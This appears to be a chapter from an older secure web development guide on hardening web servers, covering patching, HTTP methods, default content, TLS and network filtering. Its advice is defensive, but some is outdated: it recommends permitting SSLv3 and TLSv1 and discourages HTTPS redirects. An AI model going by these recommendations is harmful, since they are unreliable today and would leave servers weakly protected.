The first consideration that must be made before rolling an application into production is to ensure that it is running the latest stable version of the web server software provided by the vendor. This ensures that the latest security patches and bug fixes have been applied.

If external policies constrain the use of the latest stable release, all relevant security patches must be applied to the version of the software that will be deployed.

Subscribing to the security alerts mailing list for each component installed would help to ensure that infrastructure administrators are always on top of the latest security developments affecting platforms under their supervision.

Dangerous HTTP methods

The HTTP standard defines numerous verbs serving various purposes, which web servers may discretionally support. The list of standard HTTP methods is provided below:

GET	Retrieve information
POST	Store information
HEAD	Perform exactly the same actions that a GET would perform, but the server should omit the response body. It is often used to verify that a resource exists or its size so the client can allocate enough resources.
TRACE	For diagnostic purposes, the server should return in the response body the exact contents of the request submitted by the client
PUT	Upload a new resource in the server
DELETE	Permanently delete information from the server
OPTIONS	Retrieve the different options supported by the server for a particular resource

Clearly, if all these methods are made available to an attacker the consequences could be severe. The use of methods other than **`GET, POST`** and **`HEAD`** is not required for most applications and so disabling the remaining methods would reduce the likelihood of an attacker finding a way to exploit them.

In addition to the standard **`TRACE, PUT`** and **`DELETE`** methods, other potentially dangerous methods are provided by server extensions such as *WebDav* (Web-based Distributed Authoring and Versioning). In production environments there is usually no reason to have content authoring extensions enabled and they should be removed to minimise the attack surface exposed by the server.

Default content

Most web servers come with a variety of default and test content. The danger of leaving this content in a production environment is twofold.

On one hand, if a vulnerability exists in any of the default components, the web server (and the application) will be exposed and could be compromised.

On the other hand, the default content such as icon files, manual pages, etc. can be used by an attacker to fingerprint the server. Once an attacker gains an understanding of the specific server software and version in use it would be possible to tailor any attacks to the specific platform or to use publicly available exploits targeting that particular environment.

Application servers such as J2EE containers usually come with a number of administrative interfaces enabled which allow the deployment team to configure several aspects of the framework during rollout. It is critical that these interfaces are disabled before the server is put into production. Default account credentials must be changed and network-level filtering must be implemented in order to ensure that unauthorised access to them is not possible.

Security modules

A number of security extensions have been developed over the years to enhance the security posture of the web server software and to detect and prevent known attack vectors.

Modules such as *ModSecurity* for Apache or custom .NET filters in IIS7 can provide a first layer of defence against web application attacks. Of course these implementations are not perfect and there are limitations to the safeguards they can provide, but the majority of environments would benefit from the use of such modules.

However, it should be noted that no web application firewall, software or hardware, can be used to replace the secure coding practices covered in this guide.

Operating system hardening

Web servers sit on top of the operating system, and so the same considerations regarding upgrades and security patches already discussed for application-layer frameworks must be observed also at the operating system layer

In addition to this, the least privilege principle must be applied system-wide. The web server should run with the minimum privileges required and all server software configured to drop privileges to a standard non-administrative account before handling user requests. Server software should never run under a privileged account.

As already discussed in the access control section, following a layer approach to authorisation would ensure the best results. File system permissions must be set to the most restrictive values that still enable web server and application operation. The account used to run the web server should not have permission to read any sensitive file in the system.

In UNIX environments, running the web server inside a *chrooted* environment should be considered for the most sensitive projects.

Transport layer security

The primary benefit of *transport-layer security* (TLS) is the protection of web application data from unauthorised disclosure and modification of the information transmitted.

It has already been discussed how certain secrets handled by the application such as user passwords and session tokens must be protected while in transit. A number of other guidelines should be followed to ensure a strong implementation of transport-layer security:

- Do not provide secure content through non-secure channels. If an application only handles sensitive data, disable port 80 and clear-text traffic.
- In this scenario, the server should not automatically redirect the user to the HTTPS version of the site. Instead users should be educated to use the secure version of the URL always.
- Secure and non-secure content should not be mixed in the same page. For instance, this typically occurs when images inside a secure page are requested through a standard HTTP channel. This also applies to scripts and other resources. The purpose of this is to prevent an attacker from injecting code into the non-secured components which would end up being rendered inside the secure page, and to prevent the sniffing of authenticated session tokens when making requests over unsecure channels.
- Ensure all have the Secure flag set as discussed in the session management section.
- Avoid transmitting sensitive information through the query string as discussed when describing local privacy attacks.

Finally there are some cryptographic considerations which will be discussed in the next section.

Cryptographic considerations

When implementing transport-layer security it is important to restrict the server to operate using only cryptographically secure protocols and ciphers.

- Only TLSv1/SSLv3 should be allowed. Do not support SSLv2.
- Only support strong ciphers and use key lengths above 128 bits. Ensure all other weak ciphers are disabled. Make sure that *null, export-grade* and *anonymous* ciphers are not supported either.

Security researchers have found a number of vulnerabilities affecting the infrastructure supporting TLS encryption and the way certificates are generated and used. The most serious attacks exploited a collision weakness in the MD5 hashing function to create a rogue Certification Authority (CA). All major CAs have already stopped using this algorithm in favour of more secure alternatives. (See the References section for further information on this attack.)

The second area where vulnerabilities have been identified is in the validation process of the certificate chain. It was found that certain SSL implementations could be tricked into accepting a rogue certificate as valid. This is possible if an attacker uses a non-CA certificate to sign the rogue certificate and the SSL implementation fails to verify that all certificates in the chain are valid CA certificates. Correct validation can be done by inspecting the Extended Key Usage field in each certificate in the chain. The References section contains additional information regarding this attack scenario. Modern browsers should not be vulnerable to this attack, but when implementing thick-client components developers need to ensure that their SSL validation implementation does not reproduce such mistakes.

Network-level filtering

Consider the network level filtering requirements of your web application carefully. Many hosting environments have overly permissive egress filtering rules that could be used by an attacker to establish reverse connections in the event of a breach. Also, consider filtering all outbound traffic originating from the web server.

In more complex setups, if the application detects suspicious behaviour or any attack patterns it is a good practice to be able to trigger network-level defences. This may be a manual process, but can also be automated:

- application detects attack pattern;
- attacker session is terminated;
- administrators are notified and network-level filtering is implemented to block the attacker.

Techniques to secure your web server environment

- Run the latest stable release provided by the web server software vendor;
- Apply security patches;
- Subscribe to the security alerts mailing list provided by the vendor.
- Disable unused or dangerous server methods;
- Reduce information leakage by configuring the web server to prevent sensitive information or product details in the response headers;
- Disable default content and modules supplied by the server vendor if they are not required by the application;
- Provide network-level filtering to ensure that only web ports are reachable;
- Disable any administrative interfaces or at least access to them from public internet addresses;
- Consider running an automated scanning tool against your infrastructure to ensure no obvious mistakes have been made;
- Review the guidelines regarding cryptography and SSL support.

References

OWASP Top Ten
www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Microsoft Patterns & Practices - Threat Modelling
msdn.microsoft.com/en-us/library/aa302419.aspx

Threat Modelling Web Applications
msdn.microsoft.com/en-us/library/ms978516.aspx

The STRIDE Threat Model
msdn.microsoft.com/en-gb/library/ee823878%28CS.20%29.aspx

DREADful blogs.msdn.com/david_leblanc/archive/2007/08/13/dreadful.aspx

An Introduction to Factor Analysis of Information Risk (FAIR)
www.riskmanagementinsight.com/media/documents/FAIR_Introduction.pdf

Threat Risk Modelling
www.owasp.org/index.php/Threat_Risk_Modeling

McCumber, John, *Assessing and Managing Security Risk in IT Systems*,
CRC Press LLC, USA, 2005

Concurrency Attacks in Web Applications
www.isecpartners.com/files/iSEC%20Partners%20-
%20Concurrency%20Attacks%20in%20Web%20Applications.pdf

Hypertext Transfer Protocol -- HTTP/1.1
www.ietf.org/rfc/rfc2616.txt

MD5 considered harmful today
www.win.tue.nl/hashclash/rogue-ca/

OpenID Authentication 2.0 – Final
openid.net/specs/openid-authentication-2_0.txt

Technical Comparison: OpenID and SAML
identitymeme.org/doc/draft-hodges-saml-openid-compare.html

Biometrics at the Frontiers: Assessing the impact on Society
www.privacyinternational.org/issues/terrorism/library/jrcreport_biometricborders.pdf

CAPTCHAs: Are they really hopeless? (Yes)
defcon.org/html/links/dc-archives/dc-16-archive.html#Spindel

HTTPState Management Mechanism
www.ietf.org/rfc/rfc2965.txt

Path Insecurity [, Cookie]
www.webappsec.org/lists/websecurity/archive/2006-03/msg00000.html

Advanced SQL Injection in SQL Server Applications
www.ngssoftware.com/papers/advanced_sql_injection.pdf

(*more) Advanced SQL Injection*
www.ngssoftware.com/papers/more_advanced_sql_injection.pdf

Data-mining with SQL Injection and Inference
www.ngssoftware.com//papers/sqlinference.pdf

Advanced Command Injection Exploitation: cmd.exe in the '00s
www.blackhat.com/html/bh-dc-10/bh-dc-10-archives.html#bannedit

Extensible Markup Language (XML) 1.0
www.w3.org/TR/REC-xml/#sec-well-formed

The SOA/XML Threat Model and New XML/SOA/Web 2.0 Attacks & Threats
defcon.org/html/links/dc-archives/dc-15-archive.html#Orrin

HTTP Parameter Pollution
www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics
www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

Protecting Browsers from DNS Rebinding Attacks
crypto.stanford.edu/dns/

Fingerprinting and Cracking Java Obfuscated Code
defcon.org/html/links/dc-archives/dc-15-archive.html#Subere

Creating more secure SWF web applications
www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html

Neat, New, and Ridiculous Flash Hacks
www.blackhat.com/presentations/bh-dc-10/Bailey_Mike/BlackHat-DC-2010-Bailey-Neat-New-Ridiculous-flash-hacks-wp.pdf

Transport Layer Protection Cheat Sheet
www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

Creating a rogue CA certificate
www.phreedom.org/research/rogue-ca/

New Techniques for Defeating SSL/TLS
www.blackhat.com/html/bh-dc-09/bh-dc-09-archives.html#Marlinspike

Sttutard, D and Pinto, M, *The Web Application Hacker's Handbook*,
Wiley, USA, 2008

Curphy, Mark et al, *A Guide to Building Secure Web Applications and Web Services*,
OWASP, 2005

www.owasp.org/index.php/Category:OWASP_Guide_Project